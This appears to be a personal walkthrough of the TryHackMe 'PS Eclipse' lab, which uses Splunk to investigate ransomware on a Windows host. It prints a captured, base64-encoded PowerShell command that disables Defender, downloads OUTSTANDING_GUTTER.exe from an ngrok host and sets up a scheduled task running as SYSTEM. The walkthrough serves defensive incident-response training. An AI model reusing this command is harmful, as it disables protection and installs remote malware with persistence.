
PS Eclipse

28072023Fri

[TryHackMe | PS Eclipse](https://tryhackme.com/room/posheclipse)

```
Use Splunk to investigate the ransomware activity.
```



PS Eclipse


Use Splunk to investigate the ransomware activity.

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3723 users are in here and this room is 270 days old.


Created by tryhackme and Dex01 and MartaStrzelec

Active Machine Information

Title	IP Address	Expires
Splunk PS Eclipse v2	10.10.72.112	56m 33s



```
┌──(kali㉿kali)-[~/thm/posheclipse]
└─$ ping 10.10.72.112
PING 10.10.72.112 (10.10.72.112) 56(84) bytes of data.
64 bytes from 10.10.72.112: icmp_seq=1 ttl=60 time=228 ms
64 bytes from 10.10.72.112: icmp_seq=2 ttl=60 time=220 ms
64 bytes from 10.10.72.112: icmp_seq=3 ttl=60 time=226 ms
^C
--- 10.10.72.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 219.666/224.554/227.662/3.498 ms
```


Home | Splunk 8.2.4 — Mozilla Firefox
10.10.72.112/en-US/app/launcher/home
splunk>enterprise
Messages ▾ Settings ▾ Activity ▾ Help ▾ Find
Apps
Search & Reporting
+ Find More Apps
Close


Explore Splunk

Add Data
Add or forward data to Splunk. Afterwards, you may extract fields.

Splunk Apps
Apps and add-ons extend the capabilities of Splunk.

Splunk Docs
Comprehensive documentation for Splunk and for all other Splunk products.

Choose a home dashboard


Search | Splunk 8.2.4 — Mozilla Firefox
Search | Splunk 8.2.4
Search | Splunk 8.2.4
10.10.72.112/en-US/app/search/search?q=search host%3D"DESKTOP-TBV8NEF"&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pc
splunk>enterprise
Apps ▾
Messages ▾ Settings ▾ Activity ▾ Help ▾ Find
Search Analytics Datasets Reports Alerts Dashboards
Search & Reporting
Save As ▾ Create Table View Close
All time ▾
Job ▾
Smart Mode ▾
Events (17,078) Patterns Statistics Visualization
Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect
1 day per column
List ▾ Format 20 Per Page ▾
‹ Prev 1 2 3 4 5 6 7 8 ... Next ›
‹ Hide Fields
All Fields

New Search

```
host="DESKTOP-TBV8NEF"
```


✓ 17,078 events (before 7/28/23 5:16:26.000 AM)   No Event Sampling ▾

SELECTED FIELDS
- a host 1
- a source 8
- a sourcetype 8

INTERESTING FIELDS
- a collection 4
- a ComputerName 2
- a counter 7
- # EventCode 86
- # EventType 9
- a Image 100+
- a index 1
- a instance 3
- a Keywords 8
- # linecount 33
- a LogName 4

```
i   Time               Event
>   5/16/22            05/16/2022 06:47:03.493 -0700
    1:47:03.000 PM     collection="Available Memory"
                       object=Memory
                       counter="Available Bytes"
                       instance=0
                       Show all 6 lines
                       host = DESKTOP-TBV8NEF   source = Perfmon:Available Memory   sourcetype = Perfmon:Available Memory
>   5/16/22            05/16/2022 06:47:03.493 -0700
    1:47:03.000 PM     collection="Network Interface"
                       object="Network Interface"
                       counter="Bytes Sent/sec"
                       instance="Intel[R] 82574L Gigabit Network Connection"
                       Show all 6 lines
                       host = DESKTOP-TBV8NEF   source = Perfmon:Network Interface   sourcetype = Perfmon:Network Interface
>   5/16/22            05/16/2022 06:47:03.493 -0700
    1:47:03.000 PM     collection="Network Interface"
```

```
Image
```



1 Image

✓ 6,202 events (before 7/28/23 6:22:57.00

SELECTED FIELDS

a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS

a ComputerName 1
a CreationUtcTime 100+
a Details 100+
EventCode 11
EventType 6
a Image 100+
a index 1
a Keywords 1
# linecount 7
a LogName 1
a Message 100+

Image

>100 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
C:\Windows\System32\svchost.exe	1,484	23.928%
C:\Program Files\Google\Chrome\Application \chrome.exe	1,392	22.444%
C:\Windows\SoftwareDistribution\Download\Install \updateplatform.exe	504	8.126%
C:\Users\keegan\AppData\Local\Microsoft\OneDrive \Update\OneDriveSetup.exe	379	6.111%
C:\Windows\system32\svchost.exe	330	5.321%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	298	4.805%
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2203.5-0\MsMpEng.exe	288	4.644%
C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	158	2.548%
C:\Program Files\Windows Defender\MsMpEng.exe	139	2.241%
C:\Windows\system32\services.exe	86	1.387%

ws-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational


host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

A suspicious binary was downloaded to the endpoint. What was the name of the binary?

```
OUTSTANDING_GUTTER.exe
```

29072023Sat

```
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAa
QBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZwAgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdABwADoALw
AvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwB
PAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUAdABGAGkAbABl
ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHA
FUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOAC
AAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACI
AQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBfAEcA
VQBUAFQARQBSAC4AZQB4AGUAIgAgAC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAAb
ABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdABlAG0ALwBFAHYAZQBuAHQASQBEAD0ANw
A3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiACAALwBmADsAUwBDAEgAVABBAFMASwBTACAALwB
SAHUAbgAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABl
ACIA
```



1 bypass

✓ 9 events (before 7/29/23 3:07:14.000 PM) No Event Sampling ▾

SELECTED FIELDS
a Description 2
EventCode 1
EventType 1
a host 1
a Image 2
a Message 9
ProcessId 9
a source 1
a sourcetype 1

INTERESTING FIELDS
a CommandLine 3
a Company 1
a ComputerName 1
a CurrentDirectory 1

5/16/22 1:33:50.000 PM

```
05/16/2022 06:33:50 AM
... 33 lines omitted ...
ParentProcessId: 9412
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe  -exec bypass -enc UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZwAgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdAB
wADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQB
tAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACIAQwA
6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBfAEcAVQBUAFQARQBSAC4AZQB4AGUAIgAgAC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdAB
lAG0ALwBFAHYAZQBuAHQASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiACAALwBmADsAUwBDAEgAVABBAFMASwBTACAALwBSAHUAbgAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIA
ParentUser: DESKTOP-TBV8NEF\keegan
```


Show all 38 lines

Description = Task Scheduler Configuration Tool | EventCode = 1 | EventType = 4 | Image = C:\Windows\System32\schtasks.exe | Message = Process Create: RuleName: technique_id=T1086,technique_name=PowerShell ...
ProcessId = 2560 | host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

5/16/22 1:33:49.000 PM

```
05/16/2022 06:33:49 AM
... 33 lines omitted ...
```

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Decode_text('UTF-16LE%20(1200)')&input=VXdCbEFIUUFMUUJOQUhBQVVBQnlBR1VBWmdCbEFISUFaUUJ1QUdNQVpRQWdBQzBBUkFCcEFITUFZUUJpQUd3QVpRQlNBR1VBWVFCc0FIUUFhUUJ0QUdVQVRRQnZBRzRBYVFCMEFHOEFjZ0JwQUc0QVp3QWdBQ1FBZEFCeUFIVUFaUUE3QUhjQVp3QmxBSFFBSUFCb0FIUUFkQUJ3QURvQUx3QXZBRGdBT0FBMkFHVUFMUUF4QURnQU1RQXRBREIBTVFBMUFDMEFNZ0F4QURRQUxRQXpBREIBTGdCdUFHY0FjZ0J2QUdzQUxnQnBBRzhBTHdCUEFGVUFWQUJUQUZRQVFRQk9BRVFBU1FCT0FFY0FYd0JIQUZVQVZBQlVBRVVBVWdBdUFHVUFIQUJsQUNBQUxRQlBBSFVBZEFCR0FHa0FiQUJsQUNBQVF3QTZBRndBVndCcEFHNEFaQUJ2QUhjQWN3QmNBRlFBWlFCdEFIQUFYQUJQQUZVQVZBQlRBRlFBUVFCT0FFUUFTUUJPQUVjQVh3QkhBRlVBVkFCVUFFVUFVZ0F1QUdVQWVBQmxBRHNBVXdCREFFZ0FWQUJCQUZNQVN3QlRBQ0FBTHdCREFISUFaUUJoQUhRQVpRQWdBQzhBVkFCT0FDQUFJZ0JQQUZVQVZBQlRBRlFBUVFCT0FFUUFTUUJPQUVjQVh3QkhBRlVBVkFCVUFFVUFVZ0F1QUdVQWVBQmxBQ0lBSUFBdkFGUUFVZ0FnQUNJQVF3QTZBRndBVndCcEFHNEFaQUJ2QUhjQWN3QmNBRlFBWlFCdEFIQUFYQUJEQUU4QVZRQlVBRk1BVkFCQkFFNEFSQUJKQUU0QVJ3QmZBRWNBVlFCVUFGUUFSUUJTQUM0QVpRQjRBR1VBSWdBZ0FDOEFVd0JEQUNBQVR3Qk9BRVVBVmdCRkFFNEFWQUFnQUM4QVJRQkRBQ0FBUVFCd0FIQUFiQUJwQUdNQVlRQjBBR2tBYndCdUFDQUFMd0JOQUU4QUlBQXFBRnNBVXdCNUFITUFkQUJsQUcwQUx3QkZBSFlBWlFCdUFIUUFTUUJFQUQwQU53QTNBRGNBWFFBZ0FDOEFVZ0JWQUNBQUlnQlRBRmtBVXdCVUFFVUFUUUFpQUNBQUx3Qm1BRHNBVXdCREFFZ0FWQUJCQUZNQVN3QlRBQ0FBTHdCU0FIVUFiZ0FnQUM4QVZBQk9BQ0FBSWdCUEFGVUFWQUJUQUZRQVFRQk9BRVFBU1FCT0FFY0FYd0JIQUZVQVZBQlVBRVVBVWdBdUFHVUFlQUJsQUNJQQ



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

Decode text

Encoding: UTF-16LE (1200)

Input

```
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQ
B0AG8AcgBpAG4AZwAgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1
AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAG
UAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQA
SQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOACAAIg
BPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACIAQwA6AFwAVwBpAG4AZABv
AHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBfAEcAVQBUAFQARQBSAC4AZQB4AGUAIgAgAC8AUwBDAC
AATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdABlAG0A
LwBFAHYAZQBuAHQASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiACAALwBmADsAUwBDAEgAVABBAFMASw
BTACAALwBSAHUAbgAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIA
```

abc 976 ≡ 1 Raw Bytes LF

